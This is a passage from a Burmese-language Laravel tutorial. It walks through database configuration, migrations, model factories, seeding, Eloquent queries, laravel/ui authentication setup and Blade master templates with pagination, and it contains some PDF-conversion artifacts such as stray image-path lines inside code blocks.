DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=root
DB_PASSWORD=
...
```

အခုလို ပြင်ပေးရမှာ ဖြစ်ပါတယ် -

ENV

```
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel_blog
DB_USERNAME=root
DB_PASSWORD=
...
```

DB_DATABASE တစ်ခုပဲ ပြင်ပေးလိုက်တာပါ။ ကျန်တာတွေက မလိုအပ်လို့ မပြင်ထားပါဘူး။ အကယ်၍ စာဖတ်သူရဲ့ စက်မှ Database Password တွေဘာတွေ သတ်မှတ်ထားရင်တော့ ဒီနေရာမှာ တစ်ခါတည်း မှန်အောင်ပြင်ပေးရမှာ ဖြစ်ပါတယ်။

Migration

Laravel မှာ Database Table တွေကို စီမံဖို့အတွက် Migration လိုခေါ်တဲ့ နည်းပညာပါဝင်ပါတယ်။ Migration ကို Table Structure စီမံတဲ့ နည်းပညာလို အလွယ်မှတ်နိုင်ပါတယ်။ Migration နဲ့ Model ကုဒ်ဖိုင်တွေကို အခုလို တည်ဆောက်လိုရပါတယ်။

```
php artisan make:model Article -m
```

ဒါ Command ရဲ့ အဓိပ္ပာယ်က Article အမည်နဲ့ Model ဖိုင်တစ်ခု တည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း Class Name ကို CapitalCase နဲ့ပေးပါတယ်။ ရှုံးနောက်မှ ဘာမှမတွဲပါဘူး။ ဥပမာ - ArticleModel, CommentModel စသဖြင့် ပေးစရာမလိုပါဘူး။

အရေးကြီးတာက ဟိုးနောက်ဆုံးက -m လေးဖြစ်ပါတယ်။ အဲဒါ Migration ဖိုင်တစ်ခါတည်း တည်ဆောက်ပေးစေဖို့အတွက် ထည့်ပေးလိုက်တာပါ။ တစ်ကယ်တန်းက make:migration နဲ့ make:model ဆိုပြီးနှစ်ခါ Run ပေးရမှာပါ။ မ Run ချင်လို တစ်ကြောင်းတည်းနဲ့ အခုလို Model ရော့ Migration ကိုပါ တဲ့ Run လိုက်တဲ့ သဘောပါ။

ဒါ Command ကို Run လိုက်တဲ့အတွက် /app/Models/Article.php ဆိုတဲ့ Model ဖိုင်နဲ့ /database/migrations/xxx_create_articles_table.php ဆိုတဲ့ ဖိုင်နှစ်ခု တည်ဆောက်ပေးသွားမှာ ဖြစ်ပါတယ်။ xxx နေရာမှာ Run တဲ့အချိန်နဲ့ ရက်စွဲပေါ်မှုတည်ပြီး တစ်ယောက်နဲ့တစ်ယောက် မတူဘဲ ကွဲပြားသွားမှာပါ။

ကြားဖြတ်ပြီး တစ်ခုပြောချင်ပါတယ်။ Model နဲ့ Migration အမည်ဆင်တူလို အမှတ်မမှားပါနဲ့။ Migration ဆိုတာ Table ကို စီမံဖို့ဖြစ်ပြီး Model ဆိုတာ (Table ထဲက) Data ကို စီမံဖို့ဖြစ်တယ် လို အလွယ်မှတ်နိုင်ပါတယ်။ Data တွေ စီမံဖို့အတွက် ပုံမှန်အားဖြင့် SQL Query တွေကို အသုံးပြုရပါမယ်။ Laravel မှာတော့ Eloquent လိုခေါ်တဲ့ ORM နည်းပညာ တစ်ခုပါဝင်ပြီး ဒီနည်းပညာကို ရှုံးဆက်အသုံးပြုသွားမှာပါ။ ORM ဆိုတာ Object Relational Mapping ရဲ့ အတိုကောက်ဖြစ်ပြီး လိုရင်းအနှစ်ချုပ်ကတော့ Database Data တွေကို SQL Query တွေမသုံးဘဲ OOP ကုဒ်နဲ့ စီမံလို့ရအောင် ကြားခံဆောင်ရွက်ပေးတဲ့ နည်းပညာ လို အမှတ်နိုင်ပါတယ်။ PHP မှာ Entity, Doctrine, Eloquent စသဖြင့် ORM နည်းပညာ အမျိုးမျိုးရှုံးရှုပါတယ်။

ဆက်လက်ပြီး Table တည်ဆောက်ဖို့အတွက် တည်ဆောက်လိုတဲ့ Table ရဲ့ ဖွံ့စည်းပုံကို သတ်မှတ်ပေးပါမယ်။ /database/migrations/xxx_create_articles_table.php ဖိုင်ကိုဖွင့်လိုက်ပါ။ အထူးမှာ အခုလိုကုဒ်တွေ ပါဝင်ပါလိမ့်မယ်။

PHP

```
<?php

use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;

class CreateArticlesTable extends Migration
{
    /**
     * Run the migrations.
     *
     * @return void
     */
    public function up()
    {
        Schema::create('articles', function (Blueprint $table) {
            $table->id();
            $table->timestamps();
        });
    }

    /**
     * Reverse the migrations.
     *
     * @return void
     */
    public function down()
    {
        Schema::dropIfExists('articles');
    }
}
```

`up()` Method အတွင်းမှာ Table တည်ဆောက်တဲ့ကုဒ်ကို တစ်ခါတည်း ရေးထားပေးပါတယ်။ Table ရဲ့ အမည်ကို articles လို့ ပေးထားပါတယ်။ လောလောဆယ်မှာ id နဲ့ timestamps ဆိုတဲ့ သတ်မှတ် ချက်နှစ်ခု ပါဝင်ပါတယ်။ ဒါကြောင့်ခုနေ့ ဒီကုဒ်ကို Run ရင် id, created_at, updated_at ဆိုတဲ့ Column (၃) ခု ပါဝင်တဲ့ articles Table ကိုရရှိမှာဖြစ်ပါတယ်။ Laravel မှာ timestamps

အတွက် `created_at` နဲ့ `updated_at` ကို သုံးလိုပါ။ မ Run ခင် ပါဝင်စေလိုတဲ့ Column တွေ အရင် ထည့်ပေးလိုက်ပါမယ်။ `up()` Method ကို အခုလို ပြင်ပေးလိုက်ပါ။

PHP

```
public function up()
{
    Schema::create('articles', function (Blueprint $table) {
        $table->id();
        $table->string('title');
        $table->text('body');
        $table->integer('category_id');
        $table->timestamps();
    });
}
```

`title` အမည်နဲ့ String Column တစ်ခု၊ `body` အမည်နဲ့ Text Column တစ်ခု၊ `category_id` အမည်နဲ့ Integer Column တစ်ခု၊ စုစုပေါင်း Column (၃) ခုထပ်တိုးပေးလိုက်တာပါ။ ပြီးရင် ဒီကုဒ်ကို Run လိုရပါပြီ။ ဒီလိုပါ -

```
php artisan migrate
```

ဒါဆိုရင် `id`, `title`, `body`, `category_id`, `created_at`, `updated_at` ဆိုတဲ့ Column (၅) ခုပါဝင်တဲ့ `articles` Table ကို တည်ဆောက်သွားမှာ ဖြစ်ပါတယ်။ သတိပြုရမှာကတော့ Framework နဲ့အတူ တွေး Migration ဖိုင်တွေလည်း တစ်ခါတည်းပါလာပါသေးတယ်။ `/database/migrations` ဖိုဒါထဲမှာ ကြည့်လိုရပါတယ်။ ဒါကြောင့် ကိုယ်တိုင် Migration ဖိုင်တစ်ခု ထည့်လိုက်ပေမယ့် တစ်ကယ်တစ်း Run သွားတာ Migration ဖိုင် (၄-၅) ခုဖြစ်တယ်ဆိုတဲ့ အချက်ကို သတိပြုပါ။

Database Seeding

Table တည်ဆောက်ပြီးတဲ့အခါ နမူနာ Data တစ်ချို့ထည့်ပေးဖို့ လိုအပ်တတ်ပါတယ်။ Laravel မှာ ဒီလို န မူနာ Data ထည့်ပေးနိုင်တဲ့ နည်းပညာလည်း တစ်ခါတည်း ပါဝင်ပါတယ်။ Database Seeding လိုခေါ်ပါ တယ်။ နမူနာ Data တွေထည့်သွင်းဖို့အတွက် Model Factory လိုခေါ်တဲ့ နမူနာ Data (Model Object)

တွေ ထုတ်ပေးနိုင်တဲ့ကုဒ်ကို အရင်ရေးသင့်ပါတယ်။ ဒီလိုပါ -

```
php artisan make:factory ArticleFactory
```

ဒဲ Command ကို Run လိုက်ရင် ArticleFactory.php အမည်နဲ့ ဖိုင်တစ်ခု /databases/factories ထဲမှာ တည်ဆောက်ပေးသွားပါလိမ့်မယ်။ အထဲမှာ အခုလို ကုဒ်တွေ ပါဝင်မှာပါ။

PHP

```
<?php

namespace Database\Factories;

use Illuminate\Database\Eloquent\Factories\Factory;

class ArticleFactory extends Factory
{
    /**
     * Define the model's default state.
     *
     */
    public function definition()
    {
        return [
            //
        ];
    }
}
```

ဒဲ Model Factory ကိုအသုံးပြုပြီး Model တစ်ခုတည်ဆောက်ရာမှာ ပါဝင်ရမယ့် Property တွေကို သတ်မှတ်ပါမယ်။ ဒါကြောင့် definition() Method ကုဒ်ကို အခုလိုပြင်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
public function definition()
{
    return [
        'title' => $this->faker->sentence,
        'body' => $this->faker->paragraph,
        'category_id' => rand(1, 5),
    ];
}
```

title အတွက် Sample စာတစ်ကြောင်း၊ body အတွက် Sample စာတစ်ပိုင်နဲ့ category_id အတွက် 1, 5 ကြား Random တန်ဖိုး တစ်ခုတို့ကို ပေးလိုက်တာ ဖြစ်ပါတယ်။ Faker ဆိုတာက name, phoneNo, email, address စသဖြင့် အသုံးဝင်တဲ့ Random Sample တွေ ထုတ်ပေးနိုင်တဲ့ နည်းပညာတစ်ခုပါ။ Laravel ကအဲဒီနည်းပညာကို တစ်ခါတဲ့ ထည့်ပေးထားလို့ အခုလို အသုံးပြုနိုင်တာ ဖြစ်ပါတယ်။ လက်ရှိ sentence နဲ့ paragraph ကို အသုံးပြုထားပါတယ်။ Faker မှာပါတဲ့ လုပ်ဆောင်ချက် အပြည့်အစုံကို သိချင်ရင် အောက်ကလိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

- <https://github.com/fzaninotto/Faker>

ပြီးတဲ့အခါ /database/seeds ပိုဒါတဲက DatabaseSeeder.php ဆိုတဲ့ဖိုင်ကို ဖွင့်ကြည့်ပါ။ အထူးဖြစ်အောင် အသုံးပြုနိုင်တဲ့ နည်းပညာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

use Illuminate\Database\Seeder;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        // $this->call(UserSeeder::class);
    }
}
```

run() Method ထဲမှာ Factory ရဲ့ အကူအညီနဲ့ နမူနာ Data တွေ Table ထဲကို ထည့်ပေးတဲ့ကုဒ်ကို အခုလို ရေးပေးရမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

namespace Database\Seeders;

use Illuminate\Database\Seeder;
use App\Models\Article;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        Article::factory()->count(20)->create();
    }
}
```

ဒါဟာ စောစောကတည်ဆောက်လိုက်တဲ့ ArticleFactory က ပြန်ပေးတဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ Property ကိုသုံးပြီး Model အခု (၂၀) တည်ဆောက်လိုက်တဲ့သဘောပါ။ တစ်နည်းအားဖြင့် articles Table ထဲကို Record အကြောင်း (၂၀) ထည့်သွင်းလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီကုဒ်ကို Run ပေးဖို့တော့လို ပါသေးတယ်။ Run ပေးလိုက်မှာ Record တွေက ဝင်သွားမှာပါ။ ဒီလို Run ရပါတယ် -

```
php artisan db:seed
```

Database Table နဲ့ Sample Data တွေကို Manual တစ်ခုချင်းလုပ်စရာမလိုဘဲ အခုလို ကုဒ်လေးရေးပြီး Run ယုံနဲ့ စီမံလိုက်ရတယ်ဆိုတာ လက်တွေ့မှာ တော်တော်အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေပါ။ အထူးသဖြင့် အများနဲ့ပူးပေါင်းအလုပ်လုပ်တဲ့အခါ တစ်ယောက်က Table Structure ပြင်လိုက်လို့ ကိုပွဲဆီ မှာ ကုဒ်ကအလုပ်မလုပ်တော့ဘူး ဆိုတာမျိုး ဖြစ်စရာမလိုတော့ပါဘူး။ သူထည့်ပေးလိုက်တဲ့ Migration ကုဒ်ကို Run လိုက်ယုံနဲ့ Updated Structure ကို ကိုယ့်ဆီမှာလည်း ရသွားမှာ ဖြစ်ပါတယ်။

Model

အခုခိုရင် Table တည်ဆောက်ခြင်း၊ Sample Data ထည့်သွင်းခြင်းတွေ ပြီးသွားပြီးမျှ ဒါ Data ကို အသံဃားချပါတော့မယ်။ ArticleController.php ဖိုင်ကိုဖွင့်ပြီး အခုလိုပြင်ပေးပါ။

PHP

```
<?php

namespace App\Http\Controllers;


use App\Models\Article;
use Illuminate\Http\Request;

class ArticleController extends Controller
{
    public function index()
    {
        $data = Article::all();

        return view('articles.index', [
            'articles' => $data
        ]);
    }

    public function detail($id)
    {
        return "Controller - Article Detail - $id";
    }
}
```

ထိပ်နားမှာ ကျွန်တော်တို့တည်ဆောက်ထားတဲ့ Model ဖြစ်တဲ့ App\Models\Article ကို Import လုပ်ထားတာ သတိပြုပါ။ ပြီးတဲ့အခါ Article::all() Method ကိုသုံးပြီး articles Table ထဲက ရှိ Record အားလုံးကို ထုတ်ယူထားပါတယ်။ အရမ်းလွယ်ပါတယ်။ SELECT * FROM articles စာဖြင့် SQL Query တွေ မလိုအပ်တော့ပဲ သတ်မှတ်ထားတဲ့ Method တွေ Property တွေကနေတစ်ဆင့် Data ကို အခုလို စီမံနိုင်ခြင်း ဖြစ်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



ဒါဟာ articles Table ထဲက Data တွေကို တွေ့မြင်နေရခြင်းပဲ ဖြစ်ပါတယ်။

ဒီအခန်းမှာတော့ ဒီလောက်နဲ့ခဏနားကြပါးစိုး။ နောက်အခန်းတွေမှာ Model နဲ့ပတ်သက်တဲ့ ကိစ္စတွေ ဆက်လေ့လာစရာ ကျန်းရှိပါသေးတယ်။

အခန်း (၄၇) – Laravel Authentication

Model နဲ့ပတ်သက်ပြီး ကျန်နေတာတွေ ဆက်မကြည့်ခင် UI ပိုင်း သပ်သပ်ရပ်ရပ်ဖြစ်စေဖို့ကိုလည်း တစ်ခါတည်း တွဲပြီး လုပ်သွားပါ၌မယ်။ ဒီအတွက် Laravel မှာ Bootstrap CSS Framework ကို အသုံးပြု ဖန်တီးထားတဲ့ UI တစ်ခါတည်း ပါပါတယ်။ ပြီးတော့ User Login, Register, Logout စတဲ့ Authentication (Auth) လုပ်ဆောင်ချက်တွေလည်း ကြိုတင်ရေးပေးထားပြီးသာ ပါပါတယ်။

အရင် Laravel Version အဟောင်းတွေမှာဆိုရင် UI နဲ့ Auth က အတွဲလိုက်ပါ။ `make:auth` ကို အသုံးပြုပြီး Authentication ကုဒ်ဖိုင်တွေ တည်ဆောက်လိုက်တာနဲ့ UI ပါ တစ်ခါတည်း ပါဘွားတာပါ။ အခုနာက်ပိုင်း Version တွေမှာတော့ UI ကသပ်သပ် Auth က သပ်သပ်ဖြစ်သွားပါပြီ။ သပ်သပ်စီ သုံးလို့ ရသလို တွဲသုံးလို့လည်း ရပါတယ်။ ဒါပေမယ့် အသုံးပြုလိုရင် `laravel/ui` Package ကို Install လုပ်ပေးဖို့လည်းလို့သွားပါတယ်။ တစ်ခါတည်း တွဲထည့်မပေးတော့ပါဘူး။ ဒါကြောင့် `laravel/ui` ကို အခုလို Install လုပ်ပေးပါ။

```
composer require laravel/ui "3.*"
```

လက်ရှိ Laravel ပရောဂျက်ဖို့ဒါထဲမှာ Run ရမှာပါ။ ဒီနည်းနဲ့ ထပ်မံထည့်သွင်း အသုံးပြုလိုတဲ့ တခြား PHP Package တွေကိုလည်း ထပ်ထည့်လို့ ရပါတယ်။ နောက်ဆုံးက 3.* ကတော့ Install လုပ်လိုတဲ့ Version Number ကို ထည့်ပြောလိုက်တာပါ။ Package တူပေမယ့် Version မတူလို့ အဆင်မပြတာမျိုးလည်း ဖြစ် တတ်လိုပါ။ `laravel/ui` ကို Install လုပ်ပြီးပြုဆိုရင် Auth နဲ့ UI အတွက် ကုဒ်တွေကို အခုလို အတွဲလိုက် ဖန်တီးယူလို့ရပါပြီ။

```
php artisan ui bootstrap --auth
```

ပါ မှာ (၃) မျိုးရှိပါတယ်။ vue, react နဲ့ bootstrap ပါ။ ဒီစာအပ်မှာတော့ Bootstrap ကိုပဲ သုံးသွားမှာပါ။ အပေါ်က Command က လိုအပ်တဲ့ဖိုင်တွေ ဆောက်ပေးသွားတယ်။ ပြီးတော့ Bootstrap ကို သုံးမယ်လို့ သတ်မှတ်လိုက်ပါတယ်။ တစ်ကယ့် Bootstrap CSS Framework ဖိုင်တွေကိုတော့ Download မလုပ်ရသေးပါဘူး။ ဒါကြောင့် ဒီ Command တွေ ဆက် Run ပေးဖို့ လိုပါသေးတယ်။


```
npm install
npm run dev
npm run dev
```

ဒီ Command တွေက Composer မဟုတ်တော့ပါဘူး။ NPM ဖြစ်သွားပါပြီ။ Frontend Package တွေနဲ့ JavaScript Package တွေအတွက် NPM ကိုပဲ သုံးကြလေ့ရှိတာပါ။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ NPM ကို Install လုပ်ထားပြီး ဖြစ်ဖို့တော့ လိုပါသေးတယ်။ မရှိသေးရင် nodejs.org ကနေ Node ကို Download လုပ်ပြီး Install လုပ်လိုက်ရင် NPM လည်း တစ်ခါတည်း ပါဝင်သွားပါလိမ့်မယ်။

npm install Command က Bootstrap အပါအဝင် လိုအပ်တဲ့ Frontend Library တွေကို Download လုပ်ပေးသွားမှာဖြစ်ပြီး၊ npm run dev Command ကတော့ CSS ကုဒ်တွေ JavaScript ကုဒ်တွေကို အသင့်အသုံးပြုနိုင်အောင် Compile လုပ်ပေးမှာ ဖြစ်ပါတယ်။

npm run dev ကို နှစ်ကြိမ် Run ထားတာကို သတိပြုပါ။ လိုရင်းအနေနဲ့ ပထမကတ်ကြိမ်မှာ လိုအပ်တဲ့ဖိုင် တွေရှိလို့ မပြည့်စုတဲ့အတွက်၊ အဲဒီဖိုင်တွေ ယူသွားတာဖြစ်လို့ ဒုတိယတ်ကြိမ် ထပ် Run ပေးရတတ်တဲ့ သဘောမျိုးပါ။

ဒီ Command တွေအားလုံး Run ပြီးဖို့ လိုအပ်တဲ့ဖိုင်တွေ စုပြုဆိုရင်တော့ /login, /register စိတ် URL တွေနဲ့ စမ်းသပ်အသုံးပြုလိုရသွားပါပြီ။



ပြီးခဲ့တဲ့ အခန်းမှာ Migration ကုဒ်တွေကို Run တဲ့အခါ User Data တွေသိမ်းဖို့အတွက် လိုအပ်တဲ့ Table လည်း တစ်ခါတည်း ပါဝင်သွားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် User Account တွေဆောက်၊ Login တွေဝင်ပြီး တော့ စမ်းမယ်ဆိုရင်လည်း စမ်းကြည့်လို့ရတာကို တွေ့ရမှာဖြစ်ပါတယ်။

အခန်း (၄၈) – Laravel Master Template

အခုံဆိုရင် UI Package ကိုလည်း ထည့်သွင်းပြီးဖြစ်လို ကျွန်တော်တို့ ရေးသားလက်စက္မိကို သပ်သပ်ရပ် ရပ်ဖြစ်အောင် ပြင်ကြပါမယ်။ View Template တွေ ရေးတဲ့အခါ တူညီတဲ့ကုဒ်ကို ထပ်ခါထပ်ခါ ရေးစရာ မ လိုဘဲ တစ်ကြိမ်ရေးထားပြီး လိုအပ်တဲ့နေရာကနေ ပြန်ယူသုံးလိုရတဲ့နည်းတွေ ရှိပါတယ်။ အဲဒီထဲက အရေး အကြီးဆုံးနည်း တစ်ခုကတော့ Master Template ဖြစ်ပါတယ်။

Master Template တွေကို ကိုယ်တိုင်ရေးရင်လည်း ရနိုင်ပေမယ့် UI Package ကို ထည့်သွင်းလိုက်တဲ့ အတွက် Master Template တစ်ခု အသင့်ပါဝင်သွားလို အခုံတော့ အဲဒီ Template ကို ဆက်လက်အသုံးပြု ပြီး ရေးသားသွားမှာပါ။ တည်နေရာကတော့ /resources/views/layouts/app.blade.php ဖြစ်ပါတယ်။ ကျွန်တော်တို့ရေးသားလက်စဖြစ်တဲ့ /resources/views/articles index.blade.php ကို အခုံလို ပြင်ရပါမယ်။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
    <div class="container">
        @foreach($articles as $article)
            <div class="card mb-2">
                <div class="card-body">
                    <h5 class="card-title">{{ $article->title }}</h5>
                    <div class="card-subtitle mb-2 text-muted small">
                        {{ $article->created_at->diffForHumans() }}
                    </div>
                    <p class="card-text">{{ $article->body }}</p>
            </div>
        @endforeach
    </div>

```


```

<a class="card-link"
    href="{{ url('/articles/detail/$article->id") }}">
    View Detail &raquo;
</a>
</div>
</div>
@endforeach
</div>
@endsection

```

ပထမဆုံးအနေနဲ့ Blade ရဲ့ @extends() ကိုသုံးပြီး layouts/app ကို လှမ်းယူလိုက်ပါတယ်။ ပြီး
တော့မှ အဲဒီ Layout ထဲမှာ Content အနေနဲ့ ဖော်ပြုရမယ့် Template ကုဒ်ကို
@section("content") ကိုသုံးပြီး ရေးပေးလိုက်တာပါ။ ဒါကြောင့် layouts/app Template ထဲ
မှာ ပေးလိုက်တဲ့ Content နဲ့ ပြပေးတဲ့ ရလဒ်ကို ရမှာ ဖြစ်ပါတယ်။

Content အနေနဲ့ Bootstrap CSS Framework ရဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုပြီး title,
created_at နဲ့ body တိုကို ဖော်ပြထားပါတယ်။ ထူးခြားချက်အနေနဲ့ created_at ပေါ်မှာ
diffForHumans() Method ကို သုံးထားလို ရက်စွဲအချိန်ကို 3 seconds ago, 1 day ago စသဖြင့်
ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ပုံစံနဲ့ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ နောက်တစ်ချက်ကတော့ View Detail Link
ထည့်ထားပြီး href အတွက် လိပ်စာကို url() Function နဲ့ ပေးထားပါတယ်။ ဒါကြောင့် အဲဒီ Link ကို
နှုပ်လိုက်ရင် /articles/detail/{id} Route ကို ရောက်သွားမှာဖြစ်ပါတယ် (Double Quote
String ကိုသုံးထားတာ သတိပြုပါ)။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



Bootstrap ကိုအသုံးပြုထားတာဖြစ်လို့ ဒီထက်ပိုသပ်ရပ်အောင် လုပ်မယ်ဆုံးရင်လည်း အလွယ်တစ်ကူ လုပ်ရနိုင်ပါတယ်။ ဒါပေမယ့် Bootstrap အကြောင်းကို ဒီနေရာမှာ အသေးစိတ် ထည့်မပြောနိုင်လို့ မလေ့လာဖူးတဲ့သူတွေအတွက် မျက်စိအရမဲ့မရှုပ်အောင် ဒီလောက်ပဲ ထားပါမယ်။

လက်စနဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ချို့ထည့်ကြည့်ပါနီးမယ်။ ArticleController.php ထဲက index() Method ကို အခုလိုပြင်ကြည့်လိုက်ပါ။

PHP

```
public function index()
{
    $data = Article::latest()->paginate(5);

    return view('articles.index', [
        'articles' => $data
    ]);
}
```

မူလက Article::all() ကို အသုံးပြုထားရဘကေန Article::latest() ကို ပြောင်းသုံးလိုက်

တာပါ။ အမိမ့်ယူလုပ်မှုများအတွက် Record တွေကို ထုတ်ယူတဲ့အခါ နောက်ဆုံးထည့်သွင်းထားတဲ့ Record ကို အရင် ထုတ်ယူမယ်၊ တနည်းအားဖြင့် ပြောင်းပြန်စီပြီး ထုတ်ယူမယ်ဆိုတဲ့ အမိမ့်ယူလုပ်ပါ။ ပြီးတော့ paginate() Method ကိုလည်း သုံးထားပါသေးတယ်။ စာမျက်နှာတွေ ခွဲပြုမယ်၊ တစ်မျက်နှာကို (၅) ခုပဲပြုမယ်ဆိုတဲ့ အမိမ့်ယူလုပ်ပါ။ ဒါတွေကို ကိုယ့်ဘာသာရေးရမယ်ဆိုရင် အလုပ်ရှုပါတယ်။ အခုတော့ Framework မှာ ဒီလို လုပ်ဆောင်ချက်တွေ အသင့်ပါလို့ ယူသုံးလိုက်ယံပါပဲ။

စမ်းကြည့်နိုင်ဖို့အတွက် articles/index Template မှာ ဒီလိုလေးထပ်ထည့်ပေးပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
    <div class="container">

        {{ $articles->links() }}

        @foreach($articles as $article)
            ...
        @endforeach
    </div>
@endsection
```

ကုဒ်တိသုံးအောင် အကုန်ပြန်မပြတော့ပါဘူး။ ထပ်တိုးလိုက်တဲ့အပိုင်းကိုပဲ ဦးစားပေးပြီး ပြထားတာပါ။ \$articles ပေါ်မှာ links() Method ကို Run ထားတဲ့ ကုဒ်တစ်ကြောင်းပဲ ထပ်ဖြည့်လိုက်တာပါ။ ဒီ Method က စာမျက်နှာ ခွဲပြေတဲ့အခါ နောက်စာမျက်နှာတွေကို သွားလိုရတဲ့ Pagination Links တွေကို ထုတ်ပေးတဲ့ Method ပါ။

